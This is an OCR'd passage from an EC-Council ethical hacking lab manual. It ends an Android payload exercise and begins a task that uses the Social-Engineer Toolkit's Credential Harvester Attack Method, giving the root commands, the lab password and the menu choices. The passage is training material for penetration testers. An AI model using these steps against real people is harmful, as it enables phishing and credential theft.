
38. In the applications section, long click on **MainActivity** application and click **App info**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. **App info** page appears, click **UNINSTALL** button to uninstall the application.

    Note: If a pop-up appears, click **OK**.



40. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.
41. Close all open windows and document all the acquired information.

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

In this task, we will sniff user credentials on the Android platform using SET.


1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Type **setoolkit** and press **Enter** to launch the Social-Engineer Toolkit.

   Note: If a **Do you agree to the terms of service?** question appears type y and press **Enter**.




6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.



8. A list of options in **Website Attack Vectors appears**; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

